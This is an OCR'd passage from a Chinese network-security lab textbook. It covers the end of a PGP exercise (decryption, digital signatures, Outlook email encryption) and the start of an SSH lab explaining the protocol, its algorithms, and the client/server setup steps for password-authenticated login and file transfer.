



图 7-15　输入口令错误提示

直至输入正确口令，解密过程可以正常进行。请读者对比一下，解密之后的文件是否与原文件完全一样呢？

（2）利用 PGP 数字签名

① 还是使用用户 A 的用户环，打开 PGPmail，选择第三项，进行数字签名，找到需要进行数字签名的文件。这时要求输入口令，如图 7-16 所示。

② 输入合适的口令，就可以得到签名后的文件，如图 7-17 所示。





图 7-16　要求输入口令提示





图 7-17　签名后的文件图标

③ 这时打开该文件，会得到如图 7-18 所示的签名者信息。




图 7-18　签名者信息显示

只要有用户 A 的公钥，就可以得到这样的数字签名信息。

④ 加密和签名的混合使用。

因为过程与前面类似，建议读者自己完成。

（3）使用 PGP 加密邮件

PGP 可以直接嵌入邮件客户端 Outlook 中使用，在发送之前，选中邮件所有内容，右击任务栏中的 PGP encryption 图标即可完成邮件加密。收到邮件双击打开后，单击 Decrypt PGP Message 图标，就可解密邮件。因为实验过程较为简单，请读者自行完成。

**【实验报告】**


（1）简述 PGP 加解密文件的步骤。

（2）简述 PGP 的应用。

（3）将实验过程中重要的步骤截图并保存。

**【思考题】**

密钥交换对安全性有何影响？如何保证 PGP 生成的密钥能够安全地发布与交换？



## 7.2 SSH

**【实验目的】**

通过本实验，学习 SSH 的基本概念和认证技术，掌握常用的 SSH 软件操作方法。

**【原理简介】**

安全壳（Secure Shell，SSH）是一种通用的、功能强大的、基于软件的网络安全性解决方案。计算机每次向网络发送数据时，SSH 都会自动对其进行加密。当数据到达目的地时，SSH 自动对数据进行解密。整个加密过程都是透明的，用户可以正常工作，根本察觉不到他们的通信在网络上是经过加密的。另外，SSH 使用了常用的安全加密算法，足以胜任大型公司繁重任务的要求。

SSH 具有客户-服务器结构。SSH 客户端对服务器发出请求，SSH 服务器可以接受或者拒绝客户端的请求。SSH 可以提供以下 6 种功能。

（1）安全远程登录。

（2）安全文件传输。

（3）安全执行远程命令。

（4）密钥和代理。

（5）访问控制。

（6）端口转发。

SSH 支持多种认证方式，最常用的是口令认证和公钥认证，还支持可信主机认证和PGP 认证等。

SSH 提供的安全特性，可以有效地防止一些攻击，包括窃听、名字服务和 IP 伪装、连接劫持（Connection Hijacking）、中间人攻击和插入攻击。但是，由于 SSH 不是一个完整的安全方案，不能预防针对 IP 和 TCP 的攻击、流量分析攻击和隐蔽通道攻击等。

SSH 协议的安全特性是由其所包含密码算法提供的，SSH 协议因版本不同其所包含的算法也不同，如表 7-2 所示。

表 7-2　SSH 协议中的算法

| 算法类别 | SSH-1.5 协议版本 | SSH-2.0 协议版本 |
| --- | --- | --- |
| 公钥 | RSA | DSA，DH |
| 杂凑函数 | MD5,CRC-32 | SHA-1，MD5 |
| 对称密钥 | 3DES,IDEA,ARCFOUR,DES | AES,3DES,Blowfish,Twofish,CAST-128,IDEA,ARCFOUR |
| 压缩 | Zlib | Zlib |

限于篇幅，这里只进行 SSH 在口令认证方式下提供的安全登录和安全文件传输两项功能的实验。其他实验由读者自行完成。

**【实验环境】**

安装 Windows 操作系统的 PC 两台作为 SSH 的客户机和服务器。安装 SSH Secure Client 3.2.9 或以上版本软件，服务器安装 WinSSHD 5.23 软件。

**【实验步骤】**

**1. 配置新的服务器 Windows 账户**

服务器配置新的 Windows 账户，自行设定用户名和密码，如 user。同时，由于 SSH 用 22 号端口进行通信，因此需开启服务器和客户机防火墙的 22 号端口。

**2. 启动 SSH 服务器**

在进行实验之前，必须启动服务器上的 WinSSHD 服务。启动方法是：打开【开始】|【程序】|Bitvise WinSSHD|WinSSHD Control Panel，启动 WinSSHD 控制界面。单击 Start WinSSHD 按钮启动 WinSSHD 服务，如图 7-19 所示。

**3. SSH 的远程登录（口令认证）**

（1）在客户机，打开【开始】|【程序】|SSH Secure Shell|Secure Shell Client，启动客户端，如图 7-20 所示。

（2）打开菜单 Edit|Setting，选择 Profile Settings|Connection，如图 7-21 所示。





图 7-19　WinSSHD 控制界面





图 7-20　SSH 客户端





图 7-21　SSH 客户端连接配置界面

（3）在图 7-21 中 Host 处填写服务器的主机 IP，如 192.168.0.201。User 处填写在服务器端已经添加的账户名，如 user。Encryption 处选择界面算法为 AES。MAC 处选择杂凑函数为 HMAC-SHA1。Compression 处选择压缩算法为 zlib。其他的保持默认状态不变。单击 OK 按钮确认配置信息。

（4）打开菜单 File|Connect，弹出登录对话框，如图 7-22 所示。单击 Connect 按钮进行连接，在弹出的对话框中输入自行设置好的口令并单击 OK 按钮确认,如图 7-23 所示。若认证失败，则如图 7-24 所示。





图 7-22　登录界面




图 7-23　口令输入界面





图 7-24　认证失败

（5）服务器端口令认证验证通过，客户端显示如图 7-25 所示界面。





图 7-25　认证通过后界面

（6）在客户端命令行方式下，可以对服务器进行安全操作，如 dir 等 DOS 命令。

**4. SSH 的文件传输（口令认证）**

（1）在客户机，打开【开始】|【程序】|SSH Secure Shell|Secure File Transfer Client，启动客户端，如图 7-26 所示。

